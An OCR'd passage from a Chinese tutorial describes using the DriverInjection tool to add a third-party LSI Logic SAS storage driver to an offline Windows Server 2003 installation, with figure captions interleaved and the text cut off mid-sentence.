


图18　选择目标系统Windows版本




图17 使用DriverInjection

在弹出的“DriverInjection”窗口中选择目标系统Windows版本，本例为“Windows Server 2003”，故选之，如图18所示。

点击“下一步”后进入硬盘控制器类型选择。上面我们指定了“LSI Logic SAS”，一眼就看出是第3方提供的驱动，所以这里要选择“安装第3方驱动”，如图19所示。

点击“下一步”进入驱动文件、对应驱动及离线系统的SYSTEM。这里需要说明上面为什么指定控制器类型为“LSI Logic SAS”，因为手边正好有一份此控制器的对应驱动，选择其他控制器都需要去官方网站上下载对应的驱动，呵呵，我只是偷懒而已……

在“第1步”中点击右边的“浏览”按钮，选择驱动文件所在文件夹中的“**txtsetup.oem**”文件，此时程序会自动分析，将驱动名称在“第2步”的下拉列表框中列出。

我们在“第2步”中点击下拉列表框选择对应的驱动后，在“第3步”中点击右边的“浏览”按钮，选择硬盘系统中的SYSTEM文件所在路径，一般为系统所在盘符，本例为C盘，路径则为**C:\windows\system32\config\SYSTEM**，如图20所示。

点击“下一步”后等待程序分析、写入至硬盘系统。如果一切正常，在下方会显示“这次操作是有效的完成”。我们此时可以点击“完成”按钮退出程序，如图21所示。

至此所有操作全部完成，可以




图19　选择“安装第3方驱动”




图20　选择硬盘系统中的SYSTEM文件的所在路径




图 21 操作完成




图 22 环境变量




图 23 出现问题




图 24 指定D盘




图 25 手工建立 Temp 文件夹

